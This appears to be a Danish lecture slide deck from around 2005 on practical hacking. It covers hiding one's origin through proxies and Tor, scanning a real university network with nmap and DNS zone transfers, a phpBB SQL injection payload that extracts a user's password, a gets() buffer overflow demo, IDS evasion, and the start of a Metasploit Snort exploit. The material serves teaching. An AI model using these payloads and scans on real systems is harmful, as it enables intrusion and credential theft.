


# Praktisk hacking

# Indhold


- Sløring
- Rekognoscering
- Exploits / sårbarheder
- Kompromittering
- Sløring af indtrængning
- Ekstraktion af oplysninger
- Konsolidering af adgang

# Overordnet forløb

## Målrrettede hackere



Fritidshackere eller hackere der bruger hakede maskiner som platform (f.eks. til spam eller afpresning)



Praktisk hacking

# Sløring

For ikke at afsløre sit udgangspunkt, og dermed sig selv, benytter man typisk mellemstationer.

- Proxyer
- Åbne Access Points (wifi)
- Anonymiserende netværk (tor, hushmail)
- Hakkede computere

# Proxyer

FREE SOCKS 5 PROXY, SOCKS LIST FREE . FAST NEW FRESH FREE PUBLIC SOCKS 5 PROXY - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://www.aliveproxy.com/socks5-list/

Getting Started Latest Headlines

johnny.ihackstuff.com :: I'm Johnny. I hack... Slashdot | FBI Widens Use of National Secur... Tor: Overview open proxy - Google Search FREE SOCKS 5 PROXY, SOCKS LIST FRE...

**Aliveproxy** [WEB SSL VPN](#) [Proxy List](#) [Socks List](#) [Online Tools](#) [AliveProxy Server](#) [Support](#) [Help](#) [Free Membership](#)

**AiS Alive Socks 5 Proxy List** [Add to favorites](#) | [Make this your home page](#)

Ads by Goooooogle

**UNI2 Proxy Server**  
Højere sikkerhed og ydeevne til lavere pris. Se komplet hosting her  
[www.uni2.dk](http://www.uni2.dk)

Ads by Goooooogle

**Proxy Server**  
Find Network Components - Search, Compare & Contact Suppliers  
[www.globalspec.com](http://www.globalspec.com)

Ads by Goooooogle

**IT Networking Research**  
Free White Paper Library Focused On Networking Topics From Top Vendors  
[www.FindWhitePapers.com](http://www.FindWhitePapers.com)

**Proxy White Papers**  
Thousands of white papers, articles and guides. No registration needed.  
[www.SecureStandard.com/](http://www.SecureStandard.com/)

**Proxy Server Software**  
Find Solutions for Your Business. Free Reports, Info. & Registration!  
[www.KnowledgeStorm.com](http://www.KnowledgeStorm.com)

**Proxy Server**  
Find Network Components - Search, Compare & Contact Suppliers  
[www.globalspec.com](http://www.globalspec.com)

**Proxy Server Software**  
Find Solutions for Your Business. Free Reports, Info. & Registration!  
[www.KnowledgeStorm.com](http://www.KnowledgeStorm.com)

**Updated in RealTime Free Socks 5 Proxy Lists.**

IP:Port Host name	Hosting country	Last good check (hh:mm:ss ago)	Uptime %	Average Response Time(ms)	Search Proxy Link	Check now	Whois	Smart traceroute
61.132.255.219:1080	--	00:01:38	92.31%	17541	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
68.206.38.207:19064	United States US	00:20:38	72.73%	2428	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
cpe-68-206-38-207.houston.res.rr.com	Italy IT	00:30:38	11.49%	7567	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
217.59.187.35:1080	United States US	00:44:38	11.43%	2483	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
host35-187.pool21759.interbusiness.it	Chile CL	00:52:38	73.02%	7410	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
68.13.37.46:42886	Venezuela VE	00:52:38	63.39%	7978	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
ip68-13-37-46.om.om.cox.net	South Korea KR	00:57:38	22.56%	8416	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
200.86.227.47:2559	Peru PE	01:23:38	4.69 %	12058	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
pc-47-227-86-200.cm.vtr.net	United States US	01:28:38	42.11%	6494	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
200.93.119.116:1080	United States US	01:35:38	55.28%	6315	<a href="#">search</a>	<a href="#">check</a>	<a href="#">whois</a>	<a href="#">traceroute</a>
200-93-119-116.generev.cantv.net								
211.174.0.129:1992								
Name unavailable								
200.107.170.66:1080								
Name unavailable								
69.142.81.10:3380								
pcp09663437pcs.bmmll01.nj.comcast.net								
69.47.116.133:32167								
d47-69-133-116.try.wideopenwest.com								

Search took 0.19 seconds. Powered by AiS Alive Proxy

Done

Praktisk hacking (sløring)

# Åbne Access Points

The screenshot shows a terminal window with a menu bar (File, Edit, View, Terminal, Tabs, Help) and a main display area. The main display is divided into two sections: 'Network List (First Seen)' and 'Status'. The 'Network List' section contains a table with columns for Name, T W Ch, Packts, Flags, IP Range, and Size. The 'Status' section contains text output from a network scanning tool, including information about a newly found network and associated probe networks. At the bottom, a battery status indicator shows 84% charge and 0h38m52s remaining.

Name	T W Ch	Packts	Flags	IP Range	Size
mmmm-wireless	A Y 006	9		0.0.0.0	0B
+ Adhoc Networks	G N 011	287		0.0.0.0	0B
! kaffeunwire	A Y 001	79		0.0.0.0	0B
modelokaler	A O 011	82		0.0.0.0	0B
modelokaler	A O 011	64		0.0.0.0	0B
wlan-g	A Y 011	36		0.0.0.0	776B
+ Probe Networks	G N ---	50		0.0.0.0	0B
Projector	A Y 010	14		0.0.0.0	0B
<no ssid>	A Y 006	6		0.0.0.0	0B
NETGEAR	A N 011	8 F		192.168.0.1	0B
corega	A Y 006	2		0.0.0.0	0B
<no ssid>	A O 006	7		0.0.0.0	0B
<no ssid>	A Y 011	8		0.0.0.0	156B
Toldbodgade71	A Y 011	37		0.0.0.0	0B
WLAN	A Y 001	50		0.0.0.0	0B
Wireless	A Y 006	1		0.0.0.0	0B
WLAN	A Y 011	1		0.0.0.0	0B
Toldbodgade	A Y 006	9		0.0.0.0	0B

Info  
Ntwrks 58  
Pckets 1102  
Cryptd 24  
Weak  
0  
Noise  
52  
Discrd 52  
Pkts/s 2  
ibmint  
Ch: 11  
Elapsd

50% (+) Down 00:04:37


Status  
Found new probed network "GS1" bssid 00:0E:35:12:A3:66  
Sorting by time first detected  
Associated probe network "00:12:F0:10:D0:04" with "00:14:51:69:DE:93" via probe resp  
Associated probe network "00:0E:35:12:A3:66" with "7E:90:06:1F:CB:E0" via probe resp

Battery: 84% 0h38m52s

Praktisk hacking (sløring)

# Tor

<http://tor.eff.org>



Praktisk hacking (sløring)

# Rekognoscering

Der er flere forskellige måder at finde sine mål på.

- Offentlige oplysninger (netcraft, google hacking, dns, ripe)
- Aktiv (nmap, nessus)
- Passiv (p0f, trådløs sniffning)



# Ripe opslag

```
$ host www.itu.dk
www.itu.dk is an alias for tintin.itu.dk.
tintin.itu.dk has address 130.226.142.6
```

**<http://ripe.net/cgi-bin/whois?searchtext=130.226.142.6&submit=Search:>**

```
inetnum: 130.226.0.0 - 130.226.255.255
netname: FSKNET-130-226
descr: Danish Network for Research and Education
descr: UNI-C
descr: DK-2800 Lyngby
country: DK
admin-c: unic1-ripe
tech-c: unic1-ripe
status: ASSIGNED PA
remarks: Details of IP-adresses of selected institutions are remarks:
         available at http://info.net.uni-c.dk/ip.html
```

**<http://info.net.uni-c.dk/ip.html>**

```
ITU: IT-Højskolen i København
130.226.132.0 - 130.226.133.255
```

# DNS opslag

```
$ host -l itu.dk ns.itu.dk
...
videokonf.itu.dk has address 130.226.143.18
vpn.itu.dk has address 130.226.142.250
vpnpriv.itu.dk has address 130.226.142.15
webcal.itu.dk is an alias for tintin.itu.dk.
webfaktura.itu.dk is an alias for tintin.itu.dk.
webmail.itu.dk is an alias for pluto.itu.dk.
whaddayouthinkyouredoingyoubastard.itu.dk has address 130.226.142.122
wolverine.itu.dk has address 130.226.142.16
www.itu.dk is an alias for tintin.itu.dk.
www1.itu.dk has address 217.116.230.39
wwwadm.itu.dk is an alias for ssh.itu.dk.
xcvs.itu.dk has address 130.226.142.117
ypserver.itu.dk is an alias for asterix.itu.dk.
itu.dk SOA ns.itu.dk. hostmaster.itu.dk. 2005110201 28800 7200 172800 86400
$
```

# Netcraft

Netcraft What's That Site Running Results - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://uptime.netcraft.com/up/graph?site=www.itu.dk

Getting Started Latest Headlines

**NETCRAFT**

No upfront costs. Risk free. More agility. **Microsoft** Get subscription-based licensing for hosters & ISVs.

Whats that site running?

### OS, Web Server and Hosting History for www.itu.dk

http://www.itu.dk was running Apache on Linux when last queried at 9-Nov-2005 09:53:38 GMT - refresh now [Site Report](#) [FAQ](#)  
Try out the Netcraft Toolbar!

OS	Server	Last changed	IP address	Netblock Owner
Linux	Apache/2.0.53 (Unix)	15-Feb-2005	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.48 (Unix)	9-Aug-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.49 (Unix)	10-May-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.49 (Unix)	26-Apr-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.40 (Red Hat Linux)	23-Apr-2004	130.226.133.2	Danish Network for Research and Education
Linux	Apache/2.0.49 (Unix)	16-Apr-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.40 (Red Hat Linux)	22-Mar-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.48 (Unix)	21-Mar-2004	130.226.142.6	Danish Network for Research and Education
Linux	Apache/2.0.40 (Red Hat Linux)	30-Jul-2003	130.226.133.2	Danish Network for Research and Education
Linux	Apache/1.3.26 (Unix) mod_jk PHP/4.2.2	29-Jul-2003	130.226.133.2	Danish Network for Research and Education

No uptime is currently available for www.itu.dk.

Netcraft What's That Site Running Results - Mozilla Firefox

File Edit View Go Bookmarks Tools Help

http://uptime.netcraft.com/up/graph?site=test.rhave.dk

Getting Started Latest Headlines

**NETCRAFT**

Microsoft ValueWeb Build your hosting empire on a solid foundation with Microsoft Windows 2003

Whats that site running?

### OS, Web Server and Hosting History for test.rhave.dk

http://test.rhave.dk was running Apache on Linux when last queried at 6-Nov-2005 22:34:14 GMT - refresh now [Site Report](#) [FAQ](#)  
Try out the Netcraft Toolbar!

OS	Server	Last changed	IP address	Netblock Owner
Linux	Apache/2.0.53 (Ubuntu) PHP/4.3.10-10ubuntu4.2	6-Nov-2005	217.157.13.136	Vestergade 58

We have no uptime data for **test.rhave.dk** at present, and cannot plot a graph.  
The host **test.rhave.dk** has been added to the list of sites that we may monitor. We will start monitoring **test.rhave.dk** in the next daily monitoring cycle.  
We will continue to monitor this host for a few days, to get enough values to plot a graph. After this time the host will **not be monitored again** unless it's requested again, or it is one of the most frequently requested hosts.

Praktisk hacking (rekognoscering)

# Google Hacking

The screenshot shows a web browser window with the address bar containing `http://johnny.ihackstuff.com` and the text "I'm Johnny. I hack stuff." Below the address bar, the main content area displays a search result for the query `+*Powered by Invision Power Board v2.0.0.2*`. The search results are displayed under the "Web" tab, showing a list of search results for the query. The first result is "Podcast Pickle Forums (Powered by Invision Power Board)", followed by "Vast Lands of Grandia Community Forums v2 (Powered by Invision ...)", "DomesticTunerz.com (Powered by Invision Power Board)", "DomesticTunerz.com (Powered by Invision Power Board)", "Dementedpanda.com Forums! (Powered by Invision Power Board)", "DearJoaquin.com Forum (Powered by Invision Power Board)", and "DearJoaquin.com Forum (Powered by Invision Power Board)".

http://johnny.ihackstuff.com  
"I'm Johnny. I hack stuff."

+\*Powered by Invision Power Board v2.0.0.2\*  
sfd rates it: [emojis] Community rates it: [emojis]

A remote SQL injection vulnerability affects Invision Power Board. This issue is due to a failure of the application to properly validate user-supplied input prior to using it in an SQL query.  
<http://www.securityfocus.com/bid/11719>

Click here for the Google search ==> `+*Powered by Invision Power Board v2.0.0.2*`  
(opens in new window)

Added: Wednesday, December 01, 2004  
hits: 3416

[ Back to googledorks index ]  
Want to comment on this review?  
Register here for a free user account, and you'll be able to.

Posted by mmargos on Dec 03, 2004 - 09:56 AM  
My score: [emojis]

wooooooooow  
be coool man  
i want to do it like u  
can u teel us

Google Web Images Groups News Froogle Local more »  
`+*Powered by Invision Power Board v2.0.0.2*` Search Advanced Search Preferences

Web Results 1 - 100 of about 611,000 for

[Podcast Pickle Forums \(Powered by Invision Power Board\)](#)  
Lo-Fi Version, Time is now: 6th November 2005 - 01:02 AM. **Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc.  
[www.podcastpickle.com/forums/index.php](http://www.podcastpickle.com/forums/index.php) - 40k - 5 Nov 2005 - [Cached](#) - [Similar pages](#)

[Vast Lands of Grandia Community Forums v2 \(Powered by Invision ...\)](#)  
Lo-Fi Version, Time is now: 4th November 2005 - 11:52 AM. **Powered by Invision Power Board v2.0.0** © 2005 IPS, Inc.  
[dynamic.gamespy.com/~grandia/forum/index.php?act=idx](http://dynamic.gamespy.com/~grandia/forum/index.php?act=idx) - 36k - [Cached](#) - [Similar pages](#)

[DomesticTunerz.com \(Powered by Invision Power Board\)](#)  
Lo-Fi Version, Time is now: 6th November 2005 - 03:41 AM. **Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc. <% include("Index.php"); %> ...  
[www.domestictunerz.com/index.php](http://www.domestictunerz.com/index.php) - 76k - 6 Nov 2005 - [Cached](#) - [Similar pages](#)

[DomesticTunerz.com \(Powered by Invision Power Board\)](#)  
Lo-Fi Version, Time is now: 25th October 2005 - 07:17 AM. **Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc. <% include("Index.php"); %> ...  
[www.domestictunerz.com/index.php?s=&](http://www.domestictunerz.com/index.php?s=&) - 76k - [Cached](#) - [Similar pages](#)

[Dementedpanda.com Forums! \(Powered by Invision Power Board\)](#)  
**Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc. LiteBar skin by InvisionSkins © 2003-2004 Goof Mulwijik [Roadkill71]  
[www.shovelzone.com/](http://www.shovelzone.com/) - 39k - 5 Nov 2005 - [Cached](#) - [Similar pages](#)

[DearJoaquin.com Forum \(Powered by Invision Power Board\)](#)  
Lo-Fi Version, Time is now: 4th November 2005 - 05:49 PM. **Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc.  
[www.dearjoaquin.com/forum/](http://www.dearjoaquin.com/forum/) - 55k - [Cached](#) - [Similar pages](#)

[DearJoaquin.com Forum \(Powered by Invision Power Board\)](#)  
Lo-Fi Version, Time is now: 30th October 2005 - 05:59 AM. **Powered by Invision Power Board v2.0.1** © 2005 IPS, Inc.  
[www.dearjoaquin.com/forum/index.php?act=idx](http://www.dearjoaquin.com/forum/index.php?act=idx) - 55k - [Cached](#) - [Similar pages](#)  
[ More results from [www.dearjoaquin.com](http://www.dearjoaquin.com) ]

[NTSMS Forum \(Powered by Invision Power Board\)](#)

Praktisk hacking (rekognoscering)

# nmap

```
# nmap -sS -sV test.xxx.dk
```

```
Starting nmap 3.93 ( http://www.insecure.org/nmap/ ) at 2005-11-07 01:29CET
```

```
Interesting ports on 217.157.13.136:
```

```
(The 1662 ports scanned but not shown below are in state: closed)
```

```
PORT      STATE SERVICE VERSION
```

```
22/tcp    open  ssh      OpenSSH 3.9p1 Debian-1ubuntu2 (protocol 2.0)
```

```
25/tcp    open  smtp     Postfix smtpd
```

```
80/tcp    open  http     Apache httpd 2.0.53 ((Ubuntu)PHP/4.3.10-10ubuntu4.1)
```

```
143/tcp   open  imap     Courier Imapd (released 2004)
```

```
993/tcp   open  ssl      OpenSSL
```

```
3306/tcp  open  mysql    MySQL 4.0.23_Debian-3ubuntu2.1-log
```

```
MAC Address: 00:80:AD:00:49:9E (Cnet Technology)
```

```
Service Info: Host: mail.rhave.dk
```

```
Nmap finished: 1 IP address (1 host up) scanned in 26.088 seconds
```

# nmap ping-sweep

```
# nmap -sP 130.226.142.0/23
```

```
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-11-09 14:49 CET
Host 130.226.142.0 seems to be a subnet broadcast address (returned 1 extra pings).
Host 130.226.142.1 appears to be up.
Host rogue.itu.dk (130.226.142.2) appears to be up.
Host ns2.itu.dk (130.226.142.3) appears to be up.
Host tarzan.itu.dk (130.226.142.4) appears to be up.
Host superman.itu.dk (130.226.142.5) appears to be up.
Host tintin.itu.dk (130.226.142.6) appears to be up.
Host hulk.itu.dk (130.226.142.7) appears to be up.
Host hydra.itu.dk (130.226.142.8) appears to be up.
Host 130.226.142.9 appears to be up.
Host 130.226.142.10 appears to be up.
Host r2d2.linuxlab.dk (130.226.142.11) appears to be up.
Host c3po.linuxlab.dk (130.226.142.12) appears to be up.
Host nightcrawler.itu.dk (130.226.142.13) appears to be up.
Host vpnpriv.itu.dk (130.226.142.15) appears to be up.
Host wolverine.itu.dk (130.226.142.16) appears to be up.
Host pluto.itu.dk (130.226.142.18) appears to be up.
Host 130.226.142.31 appears to be up.
Host 130.226.142.96 seems to be a subnet broadcast address (returned 1 extra pings).
Host 130.226.142.97 appears to be up.
```

Praktisk hacking (rekognoscering)

# nmap ping-sweep

```
Host dkm.itu.dk (130.226.142.100) appears to be up.  
Host sigchi.itu.dk (130.226.142.101) appears to be up.  
Host dialogical.itu.dk (130.226.142.103) appears to be up.  
Host hug.itu.dk (130.226.142.104) appears to be up.  
Host doi.itu.dk (130.226.142.105) appears to be up.  
Host ds.itu.dk (130.226.142.106) appears to be up.  
Host abs.itu.dk (130.226.142.108) appears to be up.  
Host gamestudies.itu.dk (130.226.142.109) appears to be up.  
Host hit.itu.dk (130.226.142.110) appears to be up.  
Host battlefield.itu.dk (130.226.142.111) appears to be up.  
Host rmj1.itu.dk (130.226.142.112) appears to be up.  
Host colossus.itu.dk (130.226.142.114) appears to be up.  
Host cogain.itu.dk (130.226.142.116) appears to be up.  
Host xcvs.itu.dk (130.226.142.117) appears to be up.  
Host bigwig.itu.dk (130.226.142.118) appears to be up.  
Host tlb.itu.dk (130.226.142.119) appears to be up.  
Host ea.itu.dk (130.226.142.120) appears to be up.  
Host whaddayouthinkyouredoingyoubastard.itu.dk (130.226.142.122) appears to be up.  
Host abacus.itu.dk (130.226.142.123) appears to be up.  
Host bpl2.itu.dk (130.226.142.125) appears to be up.  
Host lacomoco.itu.dk (130.226.142.130) appears to be up.  
Host intifada.itu.dk (130.226.142.131) appears to be up.  
Host logosphere.itu.dk (130.226.142.132) appears to be up.  
Nmap run completed -- 512 IP addresses (41 hosts up) scanned in 48.905 seconds
```

# Exploits / sårbarheder

## Kilder til exploits

- Offentlige sites / mailinglister (frsirt.com, securityfocus.com, full-disclosure, secunia.dk)
- Egenudvikling (hårdt arbejde)



# Offentlige hjemmesider

The screenshot shows the FrSIRT website interface. At the top, there is a navigation bar with the FrSIRT logo and a box for 'FrSIRT Vulnerability Notification Services v3.0' with 'ALERTING AND TECHNICAL SUPPORT 24x7'. Below this is a language selector for French and English. The main content area is divided into several sections:

- Alerts 24/7:** A sidebar menu with options like 'FrSIRT Advisories', 'LINUX Advisories', 'Exploits & Codes', 'Search by vendor', 'Search by keyword', 'Solutions', 'FrSIRT VNS™', 'FrSIRT VNS+™', 'Product Comparison', 'Free Trial', 'Resources', 'Incident Reporting', 'Flaw Reporting', 'Mailing-lists', 'XML-RSS', 'Corporate', 'About Us', 'Press', 'Advertise', and 'Contact Us'.
- Latest FrSIRT Security Advisories:** A list of advisories with colored status indicators and dates, such as '2005-11-05 : Macromedia Flash Player Remote Command Execution Vulnerability'.
- Latest FrSIRT Linux Security Advisories:** A list of Linux-specific advisories, such as '2005-11-05 : Turbolinux Security Update Fixes PHP "GLOBALS" Vulnerability'.
- Latest Exploits & PoCs:** A list of exploits and proof-of-concepts, such as '2005-11-01 : Snort Back Orifice Pre-processor Remote Buffer Overflow Exploit (Win32)'.

At the bottom left, there are links for XML and RSS feeds, and a box for 'FrSIRT VNS™ Vulnerability Notification Service'.

Praktisk hacking (exploits)

# Egenudvikling af sårbarheder

Der er en række metoder til at finde sårbarheder i programmer:

- Sourcekode auditering
- Binær auditering
- Fuzzing

# Egenudvikling af sårbarheder

PhpBB <2.0.8:

```
$session_id =
  isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid'])
  ? $HTTP_COOKIE_VARS[$board_config['cookie_name'] . '_sid']
  : $HTTP_GET_VARS['sid'];
if ( $session_id ) {
  $sql =
    "SELECT p.post_id
    FROM " . POSTS_TABLE . " p, " . SESSIONS_TABLE . " s, " .
    USERS_TABLE . " u
    WHERE s.session_id = '$session_id' AND u.user_id =
    s.session_user_id AND p.topic_id = $topic_id AND
    p.post_time >= u.user_lastvisit
    ORDER BY p.post_time ASC LIMIT 1";
```

Praktisk hacking (exploits)

# Egenudvikling af sårbarheder

[\[cvs\]](#) / [phpbb](#) / [phpBB2](#) / [viewtopic.php](#)

## cvs: phpbb/phpBB2/viewtopic.php



Diff for /phpbb/phpBB2/viewtopic.php between version 1.186.2.35 and 1.186.2.36

version 1.186.2.35, Sat Mar 13 15:08:23 2004 UTC

version 1.186.2.36, Sun Jul 11 16:46:18 2004 UTC

Line 64

```
{
    $session_id =
isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] .
'_sid']) ? $HTTP_COOKIE_VARS[$board_config['cookie_name']
'_sid'] : $HTTP_GET_VARS['sid'];
```

Line 64

```
{
    $session_id =
isset($HTTP_COOKIE_VARS[$board_config['cookie_name'] .
'_sid']) ? $HTTP_COOKIE_VARS[$board_config['cookie_name']
'_sid'] : $HTTP_GET_VARS['sid'];
```

```
if (!preg_match("/^[A-Za-z0-9]*$/", $session_id))
{
    $session_id = "";
}
```

```
if ( $session_id )
{
    $sql = "SELECT p.post_id
```

```
if ( $session_id )
{
    $sql = "SELECT p.post_id
```

Praktisk hacking (exploits)

# Egenudvikling af sårbarheder

Eksempel på modificeret SQL query:

```
session_id='' UNION SELECT u.password FROM users u  
WHERE id=42 /*"
```

Resultat:

```
SELECT p.post_id  
      FROM posts p, sessions s, users u  
      WHERE s.session_id = ''  
UNION  
SELECT u.password  
      FROM users u  
      WHERE id=42  
      /*' AND u.user_id =      s.session_user_id AND  
      p.topic_id = $topic_id AND      p.post_time >=  
      u.user_lastvisit  
ORDER BY p.post_time ASC LIMIT 1
```

# Egenudvikling af sårbarheder

```
#include <stdio.h>

void echo_input (void)
{
    char small[30];
    gets (small);
    printf ("%s\n", small);
}

int main(void)
{
    echo_input ();
    return 0;
}
```

# Egenudvikling af sårbarheder

The screenshot shows the IDA Pro interface with the assembly view of a function named 'echo\_input'. The code is as follows:

```
.text:0804837C public echo_input
.text:0804837C proc near ; CODE XREF: main+10↓p
.text:0804837C echo_input
.text:0804837C var_28 = dword ptr -28h
.text:0804837C
* .text:0804837C push ebp
* .text:0804837D mov ebp, esp
* .text:0804837F sub esp, 28h
* .text:08048382 sub esp, 0Ch
* .text:08048385 lea eax, [ebp+var_28]
* .text:08048388 push eax
* .text:08048389 call _gets
* .text:0804838E add esp, 10h
* .text:08048391 sub esp, 8
* .text:08048394 lea eax, [ebp+var_28]
* .text:08048397 push eax
* .text:08048398 push offset unk_8048498
* .text:0804839D call _printf
* .text:080483A2 add esp, 10h
* .text:080483A5 leave
* .text:080483A6 retn
.text:080483A6 echo_input endp
.text:080483A6
```

ret
ebp (esp)
...
var_28

# Egenudvikling af sårbarheder

```
$/t  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA  
Segmentation fault (core dumped)  
$  
$█
```



# Egenudvikling af sårbarheder

```
#0  0x080483a6 in echo_input ()
(gdb) bt
#0  0x080483a6 in echo_input ()
#1  0x080483a6 in echo_input ()
***
*** not access memory at address 0x414141
***
(gdb) info registers
eax             0x52             82
ecx             0x9bb640        10204736
edx             0x52             82
ebx             0x9bd238        10211896
esp             0xbff5c82c      0xbff5c82c
ebp             0xbff5c82c      0xbff5c82c
i386_00000000  0x52             82
```

# Egenudvikling af sårbarheder

```
(gdb) disas 0x80483a6
Dump of assembler code for function echo_input:
0x0804837c <echo_input+0>:      push   %ebp
0x0804837d <echo_input+1>:      mov    %esp,%ebp
0x0804837f <echo_input+3>:      sub    $0x28,%esp
0x08048382 <echo_input+6>:      sub    $0xc,%esp
0x08048385 <echo_input+9>:      lea   0xfffffd8(%ebp),%eax
0x08048388 <echo_input+12>:     push  %eax
0x08048389 <echo_input+13>:     call  0x804829c
0x0804838e <echo_input+18>:     add   $0x10,%esp
0x08048391 <echo_input+21>:     sub   $0x8,%esp
0x08048394 <echo_input+24>:     lea   0xfffffd8(%ebp),%eax
0x08048397 <echo_input+27>:     push  %eax
0x08048398 <echo_input+28>:     push  $0x8048498
0x0804839d <echo_input+33>:     call  0x80482bc
0x080483a2 <echo_input+38>:     add   $0x10,%esp
0x080483a5 <echo_input+41>:     leave
0x080483a6 <echo_input+42>:     ret
End of assembler dump.
(gdb) █
```

# Kompromittering

- Direkte angreb
  - Firewalls
  - IDS (og IPS)
- Indirekte angreb mod klientsårbarheder (f.eks. IE-exploits)
  - Personlige firewalls der blokerer udadgående trafik
  - Antivirus (mønstergenkendelse => ændrer mønster)

# Firewalls

Firewalls er en moden teknologi, der er rigtigt gode til at udføre deres funktion. Det er hovedsageligt DoS angreb der findes i moderne produkter, de sjældne gange det sker.

- DoS angreb
- Fragment angreb
- Flood angreb

Det kan typisk være nødvendigt at benytte andre angrebsmetoder (f.eks. indirekte angreb) hvis ordentlige firewalls blokerer den direkte vej.

# Intrusion Detection Systemer (IDS)

Problemet med IDS er detektion, men IDS er heldigvis typisk mønsterbaseret, og kan derfor omgås.

- Modifikation af kendte exploits kan gøre at de går igennem udetekteret
- Fragmentering kan narre IDS
- Fejl i IDS kan lede til crash, send 'disable'-pakker før rigtigt angreb

# Snort

Advisory ID : FrSIRT/ADV-2005-2138

CVE ID : [CVE-2005-3252](#)

Rated as : **Critical**

Remotely Exploitable : Yes

Locally Exploitable : Yes

Release Date : **2005-10-18**

## Technical Description

A vulnerability has been identified in Snort, which could be exploited by remote attackers to execute arbitrary commands. This flaw is due to a stack overflow error in the Back Orifice pre-processor when determining the direction (to or from server) of a specially crafted UDP packet, which could be exploited by remote unauthenticated attackers to compromise a vulnerable system or network monitored by Snort.

## Affected Products

Snort versions 2.4.0 through 2.4.2

# Snort

Snort Back Orifice Pre-processor Remote Buffer Overflow Exploit (Win32)  
Date : **25/10/2005**

Advisory : [FrSIRT/ADV-2005-2138](#)

Rated as : **Critical**

#####

# for educational purpose only

# by Kira < trir00t [at] gmail.com > #####

package Msf::Exploit::snort\_bo\_overflow\_win32;

use base 'Msf::Exploit';

use strict;

use Pex::Text;

my \$holdrand;

my \$advanced = {};

